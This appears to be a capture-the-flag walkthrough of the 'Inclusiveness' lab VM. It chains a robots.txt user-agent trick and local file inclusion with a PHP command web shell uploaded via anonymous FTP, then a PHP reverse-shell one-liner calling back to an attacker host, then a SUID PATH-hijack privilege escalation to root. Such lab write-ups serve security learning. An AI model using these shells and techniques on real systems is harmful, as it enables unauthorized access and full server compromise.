

## *inclusive*

Somehow netdiscover failed on my kali machine so i kinda had to pull the scanner outta some python code that i have learned at udemy

```
root@kali:/pentest/inclu# ./scanner.py -i 192.168.2.0 -m 24
-----
IP                               MAC
-----
192.168.2.1                      f0:79:59:cd:e6:30
192.168.2.9                      e0:d5:5e:a4:aa:ac
192.168.2.17                    d0:50:99:9a:c6:c3
192.168.2.22                    00:15:5d:02:11:08
192.168.2.23                    00:0c:29:70:76:59
192.168.2.25                    00:15:5d:02:11:27
192.168.2.34                    00:15:5d:02:11:26
192.168.2.91                    00:05:1b:a3:78:60
192.168.2.92                    08:00:27:be:d0:74
192.168.2.97                    00:0c:29:9a:30:31
192.168.2.99                    d8:0d:17:74:22:f3
192.168.2.98                    08:00:27:3c:9d:8a
192.168.2.200                   24:be:05:24:51:8f
192.168.2.240                   00:0c:29:21:aa:da
```

nmap scan results

3 ports open, version seems fairly recent

```
root@kali:/pentest/inclu# nmap -sV -p- inclusive
Starting Nmap 7.70 ( https://nmap.org ) at 2020-03-19 12:52 +08
Nmap scan report for inclusive (192.168.2.92)
Host is up (0.00082s latency).
Not shown: 65532 closed ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u1 (protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.38 ((Debian))
MAC Address: 08:00:27:BE:D0:74 (Oracle VirtualBox virtual NIC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```


Default scripts scan. anonymous login allowed and pub directory is writable. Its gonna be useful later for our rce.

```

root@kali:/pentest/inclu# nmap -sC -p- inclusive
Starting Nmap 7.70 ( https://nmap.org ) at 2020-03-19 14:22 +08
Nmap scan report for inclusive (192.168.2.92)
Host is up (0.00058s latency).
Not shown: 65532 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxrwxrwx    2 0      0      4096 Feb 08 21:51 pub [NSE: writeable]
| ftp-syst:
|   STAT:
| FTP server status:
|   Connected to ::ffff:192.168.2.100
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   At session startup, client count was 3
|   vsFTPD3.0.3 - secure, fast, stable
|_End of status
22/tcp    open  ssh
| ssh-hostkey:
|   2048 06:1b:a3:92:83:a5:7a:15:bd:40:6e:0c:8d:98:27:7b (RSA)
|   256  cb:38:83:26:1a:9f:d3:5d:d3:fe:9b:a1:d3:bc:ab:2c (ECDSA)
|_  256  65:54:fc:2d:12:ac:e1:84:78:3e:00:23:fb:e4:c9:ee (ED25519)
80/tcp    open  http
|_http-title: Apache2 Debian Default Page: It works
MAC Address: 08:00:27:BE:D0:74 (Oracle VirtualBox virtual NIC)

```

When we access robots.txt, theres some error message going on and on digging further we had to modify our user agent to trick apache on thinking that we are actually google




Request	Response
<p>Raw Headers Hex</p> <pre> GET /robots.txt HTTP/1.1 Host: inclusive User-Agent: googlebot Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate DNT: 1 Connection: close Upgrade-Insecure-Requests: 1 If-Modified-Since: Sat, 08 Feb 2020 03:40:29 GMT If-None-Match: "3b-59e084481655e" Cache-Control: max-age=0 </pre>	<p>Raw Headers Hex</p> <pre> HTTP/1.1 200 OK Date: Thu, 19 Mar 2020 06:48:37 GMT Server: Apache/2.4.38 (Debian) Last-Modified: Sat, 08 Feb 2020 03:26:11 GMT ETag: "2d-59e08115bb1ef" Accept-Ranges: bytes Content-Length: 45 Connection: close Content-Type: text/plain  User-agent: * Disallow: /secret_information/ </pre>

Info pulled after user-shell:

```
# cat .htaccess
RewriteEngine on
RewriteCond %{HTTP_USER_AGENT} !^DuckDuckBot* [NC]
RewriteCond %{HTTP_USER_AGENT} !^Google* [NC]
RewriteCond %{HTTP_USER_AGENT} !^msnbot* [NC]
RewriteCond %{HTTP_USER_AGENT} !^Baidu* [NC]
RewriteRule robots.txt seo.html [QSA]
```

There's a secret directory being spitted out after changing our user agent to googlebot and upon inspecting links further seems like php parameters can be abused



Here is the proof that lfi can be exploited



Easier to see using view source on firefox

```
7 root:x:0:0:root:/root:/bin/bash
8 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
9 bin:x:2:2:bin:/bin:/usr/sbin/nologin
10 sys:x:3:3:sys:/dev:/usr/sbin/nologin
11 sync:x:4:65534:sync:/bin:/bin/sync
12 games:x:5:60:games:/usr/games:/usr/sbin/nologin
13 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
14 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
15 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
16 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
17 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
18 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
19 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
20 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
21 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
22 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
23 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
24 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
25 _apt:x:100:65534::/nonexistent:/usr/sbin/nologin
26 systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
27 systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
28 systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
29 messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
30 tss:x:105:111:TPM2 software stack,,,:/var/lib/tpm:/bin/false
31 dnsmasq:x:106:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
32 avahi-autoipd:x:107:114:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/usr/sbin/nologin
33 usbmux:x:108:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
34 rtkit:x:109:115:RealtimeKit,,,:/proc:/usr/sbin/nologin
35 sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
36 avahi:x:113:120:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/usr/sbin/nologin
37 saned:x:114:121::/var/lib/saned:/usr/sbin/nologin
38 colord:x:115:122:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
39 geoclue:x:116:123::/var/lib/geoclue:/usr/sbin/nologin
40 tom:x:1000:1000:Tom,,,:/home/tom:/bin/bash
41 systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
42 ftp:x:118:125:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
```

Pulled after getting user access

Proably what this code tells me is that if 'lang' variable is set include the page defined by the variable 'lang' in the current webpage.

Else, the program will default to include the file en.php

```
# cat index.php
<title>zone transfer</title>

<h2>DNS Zone Transfer Attack</h2>

<p><a href='?lang=en.php'>english</a> <a href='?lang=es.php'>spanish</a></p>

<?php
set_include_path('..../');

if (isset($_REQUEST['lang'])) {
    include($_REQUEST['lang']);
} else {
    include('en.php');
}

?>
```

```
# cat en.php
DNS Zone transfer is the process where a DNS server passes a copy of its zone data to another
than one DNS server able to answer queries about a particular zone.
copy of the records for that zone.
```

A basic DNS Zone Transfer Attack isn't very fancy: you just pretend to be a legitimate client of those really old-school Internet protocols that was designed for each other implicitly.

It's worth stopping zone transfer attacks, as a copy of your DNS zone data can be used to plan to subvert your DNS, by poisoning or spoofing it, for example.

So best practice is to restrict Zone transfers. At the bare minimum, you should restrict zone transfers to the master server. In more sophisticated set-ups, you sign the transfers. So the more

Googling for clues on where is the pub directory for vsftpd cause we really need this to exploit LFI to the fullest extent



## Step 3 — Preparing Space for Files

First, we'll create the directory where we plan to host the files, using the `-p` flag to create the intermediate directory. The directory structure will allow you to keep all the FTP directories together and later add other folders that require authentication:

```
$ sudo mkdir -p /var/ftp/pub
```


Next, we'll set the directory permissions to `nobody:nogroup`. Later, we'll configure the FTP server to show all files as being owned by the ftp user and group.

my own code for remote command execution

```
<?php
$cmd = $_GET['cmd'];
if (isset($cmd)) {
    echo "<pre>";
    passthru($cmd);
    echo "</pre>";
} else {
    echo "<pre>";
    echo "?cmd={RCE}";
    echo "</pre>";
}
```

?>

&cmd because cmd is an additional variable



inclusive/secret\_information/?lang=../../../../../../../../var/ftp/pub/rce.php&cmd=id

## DNS Zone Transfer Attack

[english](#) [spanish](#)

uid=33(www-data) gid=33(www-data) groups=33(www-data)

Popping reverse shell, the url encoded command translated to:

```
php -r '$sock=fsockopen("192.168.2.100",4444);exec("/bin/sh -i <&3 >&3 2>&3");'
```

← → × 🏠 inclusive/secret\_information/?lang=.../var/ftp/pub/rce.php&cmd=%70%68%70%20%2d%72%20%27%24%73%6f%63%6b%

## DNS Zone Transfer Attack

[english](#) [spanish](#)

uid=33(www-data) gid=33(www-data) groups=33(www-data)

```
root@kali:/pentest/inclu# nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.2.100] from (UNKNOWN) [192.168.2.92] 46086
/bin/sh: 0: can't access tty; job control turned off
$ █
```

Digging further for clues on local privilege escalation, came across a suid executable

```
-rwsr-xr-x  1 root root  17K Feb  8 13:01 rootshell*
-rw-r--r--  1 tom  tom   448 Feb  8 13:01 rootshell.c
```

What this c code basically says is to open whoami binary for read only and the file is stored in a pointer called f. The value contained inside this pointer will be stored inside a variable called user. The value inside user will be compared to a hardcoded string called "tom" and if string compare is successful, result returned will be 0 and program will pop a rootshell. The key to exploiting this is to use path manipulation

```

#include <stdio.h>
#include <unistd.h>
#include <stdlib.h>
#include <string.h>

int main() {

    printf("checking if you are tom...\n");
    FILE* f = popen("whoami", "r");

    char user[80];
    fgets(user, 80, f);

    printf("you are: %s\n", user);
    //printf("your euid is: %i\n", geteuid());

    if (strncmp(user, "tom", 3) == 0) {
        printf("access granted.\n");
        setuid(geteuid());
        execlp("sh", "sh", (char *) 0);
    }
}

```

Determine the current path and as for me, i've created a home directory under /tmp/www

What i have done is

1. Reorder the searching of binary so that when whoami is called, it will search my home directory for a binary or shell script named whoami
2. When we are able to manipulate our path, it means that we are able to create a shell script that spits out 'tom' as an output

```

www-data@inclusiveness:/home/tom$ whereis whoami
whoami: /usr/bin/whoami /tmp/www/whoami /usr/share/man/man1/whoami.1.gz

```

```

www-data@inclusiveness:/home/tom$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
www-data@inclusiveness:/home/tom$

```



```
www-data@inclusiveness:~$ export PATH=/tmp/www:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
www-data@inclusiveness:~$ echo $PATH
/tmp/www:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
www-data@inclusiveness:~$
```

```
#!/bin/bash
echo "tom"
```

Instead of executing whoami from /usr/bin, we basically execute whoami from our directory to trick the rootshell program and its gameover from here

```
www-data@inclusiveness:~$ cd /
www-data@inclusiveness:/$ whoami
tom
www-data@inclusiveness:/$
```

Local privilege escalation a success!

```
www-data@inclusiveness:/home/tom$ ./rootshell
checking if you are tom...
you are: tom

access granted.
#
```

Moving to collect loot.

```
# ls -lah
total 64K
drwx-----  5 root root 4.0K Feb  8 21:47 .
drwxr-xr-x 19 root root 4.0K Feb  8 12:17 ..
-rw-r--r--  1 root root  570 Jan 31  2010 .bashrc
drwx-----  2 root root 4.0K Feb  8 12:23 .cache
-rw-----  1 root root   34 Feb  8 12:38 .lessht
drwxr-xr-x  3 root root 4.0K Feb  8 12:54 .local
-rw-r--r--  1 root root  148 Aug 18  2015 .profile
drwxr-xr-x  2 root root 4.0K Feb  8 15:11 .vim
-rw-----  1 root root 21K Feb  8 21:40 .viminfo
-rw-r--r--  1 root root   21 Feb  8 14:34 .vimrc
-rw-r--r--  1 root root  141 Feb  8 15:17 flag.txt
```

## Our beloved flag

```
# cat flag.txt
|\-----\
||
||  UQ Cyber Squad  ||
||
||\~~~~~\
|
|
|
|
|
o

flag{omg_you_did_it_YAY}
#
```